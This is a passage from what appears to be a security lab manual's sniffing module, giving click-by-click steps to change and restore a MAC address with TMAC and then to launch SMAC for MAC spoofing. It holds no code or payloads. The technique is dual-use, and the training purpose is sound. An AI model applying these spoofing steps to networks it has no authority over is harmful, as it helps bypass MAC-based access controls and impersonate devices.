


7. A **Random MAC Address** is generated and appears under the **Change MAC Address** field. Click the **Change Now !** button to change the MAC address.

Note: The **MAC Address Changed Successfully** pop-up appears; click **Ok**.




8. Observe that the newly generated random MAC address appears under the **Active MAC Address** section, as shown in the screenshot.



Module 08 – Sniffing

- To restore the original MAC address, you can click on the **Restore Original** button present at the bottom of the TMAC window.

Note: The **MAC Address Restored Successfully** pop-up appears; click **OK**.




- Close the **TMAC** main window.

- Now, we shall perform MAC spoofing using the SMAC tool.

- Click **Search** icon (🔍) on the **Desktop**. Type **SMAC** in the search field, the **SMAC 2.7** appears in the results, click **Open** to launch it.

